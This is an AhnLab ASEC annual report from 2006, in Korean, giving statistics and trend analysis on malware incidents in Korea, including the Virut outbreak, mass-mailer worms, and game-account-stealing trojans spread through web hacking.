ASEC Annual Report 2006

® ASEC Report

2007. 1

안철수연구소의 시큐리티대응센터(AhnLab Security E-response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스와 보안 전문가들로 구성되어 24시간 운영되는 보안대응 전문조직입니다.

ASEC Annual Report는 안철수연구소의 ASEC에서 고객에게 보다 다양한 정보를 제공하기 위하여 2006년 한해동안의 바이러스, 웜 등 악성코드와 스파이웨어, 시큐리티에 대한 종합된 정보와 동향을 요약하여 리포트 형태로 제공하고 있습니다.

목 차

I. ASEC Annual 통계

(1) 2006년 악성코드 통계


2006년 악성코드 피해통계

2006년은 2005년에 비해 악성코드에 대한 피해 문의가 급증했던 한 해였다. 이는 2006년 중반에 발생한 바이럿(Win32/Virut)과 그 변종인 바이럿.B(Win32/Virut.B) 바이러스의 출현이 주된 원인이다. 2006년 상반기까지는 지난해에 비하여 문의피해가 약 50%가량 감소하였으나, 7월말 출현한 바이럿 바이러스로 인해 2005년에 비하여 문의피해가 최고 50배 가량 증가한 것이다. 바이럿과 그 변종을 제외한 상위 Top 20에 기록된 악성코드의 순위는 예년과는 변동사항이 없어, 넷스카이 웜(Win32/Netsky.worm.Gen)과 같은 매스메일러(Mass Mailer)의 감염도가 높게 나타났다.

	1 월	2 월	3 월	4 월	5 월	6 월	7 월	8 월	9 월	10 월	11 월	12 월	합계
2005 년	2,432	1,979	1,651	1,572	2,066	1,906	1,492	1,564	1,212	1,240	1,343	1,230	19,687
2006 년	914	1,054	833	825	729	808	668	17,755	34,174	50,771	53,639	43,902	206,072

[표1]2005, 2006년 국내 악성 코드 피해신고 건수

[표1]에서와 같이 2006년 총 피해신고 건수는 206,072 건으로 2005년보다 약 10배 가량 증가하였다. [그림1]에서는 상반기에 고객 피해 신고건수가 감소하다가 중반기부터 급증하고 있음이 확실하게 나타난다.



[그림1]2005, 2006년 월별 악성코드 피해신고 건수 비교

2006년 악성코드 피해 Top 20

2005년과 올 한해 피해를 많이 주었던 악성코드는 어떤 것이 있었는지 Top 20을 뽑아보면 [표2], [표3]과 같다.

악성코드명	건수
Win32/Netsky.worm.29568	3,352
Win32/Maslan.C	868
Win32/Sasser.worm.15872	502
Win32/Netsky.worm.17920	388
Win32/Sober.worm.55390	293
Win32/Netsky.worm.25352	285
Win-Trojan/LineageHack.37888.C	219
Win32/Netsky.worm.22016	210
Win32/Mytob.worm.59006	206
Win32/Netsky.worm.16896.B	193
Win32/Netsky.worm.17424	190
Win32/Mytob.worm.61440	145
Win32/Netsky.worm28008	142
Win32/Netsky.worm.18944.B	128
Win32/Bropia.worm.188928	123
Win32/Tenga.3666	115
Win32/LoveGate.worm.128000	110
Win32/Bagle.worm.AS	101
Win32/Bagle.worm.Z	99
Win32/Mytob.worm.41824	95

[표2]2005년 악성코드 피해문의건수 Top20

악성코드명	건수
Win32/Virut	154,114
Win32/Virut.B	384,97
Win32/Netsky.worm.Gen	670
Win32/Bagle.worm.19666	551
Win32/Mytob.worm.Gen	537
Win32/Bagle.worm.19834	355
Win32/Parite	329
Win32/Bagle.worm.40565	273
Win32/Bagle.worm.94126	177
Win32/Netsky.worm.29568	165
Win32/Bagle.worm.69842	127
Win-Trojan/Xema.variant	68
Win32/Bagle.worm.95369	65
Win32/Tenga.3666	61
Win32/Mytob.worm.48766.C	58
Win32/Maslan.C	55
Dropper/Maslan.60928	52
Win32/Stration.worm.150844	45
Win-Trojan/Disnoexecute.21504	39
Win32/Maslan.worm.58880	35


[표3] 2006년 악성코드 피해문의건수 Top 20

[표3]에서와 같이 바이럿(Win32/Virut)을 제외한 대부분의 악성코드는 2005년과 같이 매스메일러임을 확인할 수 있으며, 넷스카이 웜과 베이글(Win32/Bagle.worm)이 Top 20순위의 대부분을 기록하고 있음을 알 수 있다.


2006년 악성코드 피해건수의 90% 이상을 차지한 바이럿과 그 변형은 자체 전파 기능이 존재하지 않지만, 바이럿에 감염된 트로이목마가 전파되면서 바이럿도 함께 확산되어 많은 피해가 발생하였다.

또한, 18위를 차지한 스트레이션 웜(Win32/Stration.worm)은 메일로 전파되는 매스메일러로, 감염된 시스템 내의 특정 확장자를 가진 파일들에서 메일 주소를 추출하여 웜이 첨부된 메일을 발송하며 특정 사이트에서 웜의 변형 또는 트로이목마를 다운로드 하여 실행하는 특징이 있어 2006년도 하반기에 많은 피해가 신고되었다. 바이럿과 스트레이션 웜의 공통점은 자신을 전파하기 위해 다른 종류의 악성코드를 이용하였다는 부분이 특징이며, 앞으로도 이와 같은 악성코드간의 상호 의존 현상은 증가할 것으로 예상된다.

2005년, 2006년 악성코드 Top 20 의 유형별 분류를 살펴보면 [그림2], [그림3]와 같다.




[그림2] 2005년 악성코드 Top 20 유형별 현황




[그림3] 2006년 악성코드 Top 20 유형별 현황

2006년도는 웜과 바이러스, 트로이목마, 드롭퍼 네 유형의 악성코드로 나누어졌으며, 순위에 포함된 악성코드들은 모두 Win32 환경에서 동작하는 악성코드였다. 2005년에 이어 2006년에도 매스메일러가 주를 이루고 있으며, 2005년에는 많은 비율을 차지하지 않던 바이러스 유형이 2006년에 증가한 것이 특징이다.

2006년 악성코드 Top 20를 전파방법 면에서 살펴보면 2006년에는 IRCBot 피해건수가 급감하면서 네트워크 취약점을 이용한 전파가 감소하였다. 반면 바이러스의 증가로 인하여 파일을 실행하여 감염되는 전파방법이 크게 증가하였으며, 메일을 이용하여 전파되는 경우는 다소 감소하였다.



[그림4] 2005년 Top 20 악성코드 전파 방법




[그림5] 2006년 Top 20 악성코드 전파 방법

2006년에는 2005년에 비해 웹해킹을 통한 전파도 다소 증가하였다. 웹해킹 방식은 유명 포털 사이트의 웹 서버에 존재하는 SQL 인젝션(Injection) 취약점을 이용하여 홈페이지를 해킹한 후, 홈페이지 내에 Iframe 등의 스크립트를 삽입하여 악성코드를 배포할 수 있는 링크사이트로 유도하는 방식을 이용하여 트로이 목마를 쉽게 배포할 수 있도록 한다. 배포 시 운영

체제의 취약점을 이용하여 MS06-040 보안 패치를 적용하지 않은 운영체제에 많은 피해를 주었다.

2006년 피해문의 접수된 악성코드의 종류

2005년 악성코드 종류가 줄어들었던 것과는 달리 [그림6]에서와 같이 2006년에는 다시 피해 접수되는 악성코드의 종류가 증가하였다.




[그림6] 2005년, 2006년 피해문의 접수된 악성코드 수

[그림6]과 같이 2006년은 피해신고 된 악성코드의 수가 전년대비 15% 가량 증가하였다. 이는 온라인 게임의 사용자 정보를 유출하는 리니지핵(Win-Trojan/LineageHack, Dropper/LineageHack)변종이 지속적으로 발생되어 증가한 것으로 분석된다. 리니지핵과 같은 온라인 게임의 사용자 정보를 유출하는 악성코드는 앞서 언급한 웹 해킹 방식으로 전파된다.

2006년에는 바이러스로 인한 피해가 크게 증가하였고, 웹 해킹을 통한 악성코드 전파 방법 보편화로 인한 트로이목마 피해가 다소 증가하였다. 2007년에도 웹 해킹을 통해 보안에 취약한 컴퓨터를 공격하는 악성코드가 많이 발생할 것으로 예상되며, 다른 형태의 악성코드가 서로를 보완하여 전파하는 방식의 복합 전파 방식이 계속 발생할 것으로 예상된다.


2006년 국내 신종(변형) 악성코드 발견 피해 통계

[그림7]은 2005년, 2006년 국내에 발견 및 보고된 신종(변형) 악성코드 발견 현황이다.



[그림7] 2005년, 2006년 국내발견 신종(변형) 악성코드 현황


올해 발견된 악성코드는 전년대비 55% 증가하였다. 2005년도가 2004년에 비하여 감소했던 것에 반하여 2006년에는 다시 증가 추세를 보이고 있다. 그것도 2004년도 증가 원인 중 하나는 IRCBot 웜과 같이 능동적으로 전파되는 악성코드로 인한 것이었다면, 2006년은 IRCBot 의 영향으로 그랬던 반면에 2005년, 2006년은 IRCBot 웜과 같은 유형은 크게 감소하고, 2005년 하반기부터 약진하기 시작했던 트로이목마의 증가가 그 원인이다. 특히 중국발 웹 해킹의 영향은 2006년에도 계속되었다. 이 영향으로 온라인 게임의 사용자 계정을 훔쳐내는 트로이목마가 차지하는 비율이 [그림8]과 같이 상당히 높아졌다.



[그림8] 2006년 온라인 게임 사용자 계정 탈취 트로이목마 발견 추세


이 트로이목마들은 수 많은 변형을 가지고 있으며 또한 훔쳐내는 온라인 게임을 변경하여 새로운 온라인 게임이 공격 대상이 되기도 한다. 대부분 국내 온라인 게임을 대상으로 했으나, 후반기에는 온라인 게임의 보안 솔루션이 강화되어 다른 특정 온라인 게임의 계정을 탈취하는 형태가 집중적으로 발견되기도 하였다. 하반기 들어서는 그 수가 조금씩 감소하기는 하였지만 정확한 원인에 대해서는 아직 판단하기 이르다.

[그림9]는 올 한해 가장 증가율이 높았던 트로이목마에 대해 2005년도의 자료와 월별로 비교한 그래프이다. 트로이목마의 경우는 전년대비 117% 증가하였다. 트로이목마 증가원인의 큰 원인 중 하나가 중국산 트로이목마의 증가이다. 이들은 위에서 얘기한 온라인 게임 계정을 훔쳐내는 트로이목마를 포함하여, 전형적인 정보유출 트로이목마인 백도어 형태도 상당수 존재한다. 역시 중국 발 웹 해킹의 영향이 크다 하겠다.



[그림9] 2005, 2006년 월별 신종(변형) 트로이목마 발견 건수

2006년 V3 엔진에 가장 많이 추가된 트로이목마 Top 10을 조사해 보면 [그림10]과 같다.[1] 즉, 2006년 한 해 동안 가장 많은 변형이 발견된 트로이목마 종류라 할 수 있다.




[그림10] 2006년 트로이목마 Top 10

[1] 이 수치는 가장 많은 접수, 피해 신고율이 아니라 V3 엔진에 2006년 한해 동안 가장 많이 추가된 악성코드명을 기준으로 조사된 것이다.

이중에도 특히 다운로더(Win-Trojan/Downloader), 에이전트(Win-Trojan/Agnet), 휴피곤(Win-Trojan/Hupigon), 호르스트(Win-Trojan/Horst) 등은 변형도 많았지만 고객들로부터 피해신고도 많았던 트로이목마이다.
이들 중 다운로더와 에이전트는 2006년 한 해를 통틀어 꾸준히 발견되었지만 휴피곤과 호르스트는 각각 상반기와 하반기에 집중적으로 발견되었다. 특히 호르스트의 경우 2006년 하반기에 첫 발견된 악성코드로, 특정 호스트로부터 다른 악성코드를 다운로드, 실행하는 증상과 자신을 공유폴더로 복사하는 증상으로 인해 기업 사용자로부터 피해 문의가 많았다. 또한 80/TCP 프로토콜을 이용하는 IRC 서버로 접속하여 명령을 수행 받기도 한다.

[그림11]은 2005년과 2006년에 발견된 웜 유형을 비교한 것이다. 웜은 트로이목마와 달리 전년대비 36% 감소하였다. 감소한 가장 큰 원인은 악성 IRCBot 웜의 감소에 기인한다. 윈도우 XP SP2 보급율 상승과 기업 사용자들의 보안의식 향상 그리고 안티 바이러스 제품의 실행압축 해제 및 Generic 진단율 향상이 악성 IRCBot 감소에 어느 정도 기여한 것으로 보인다.

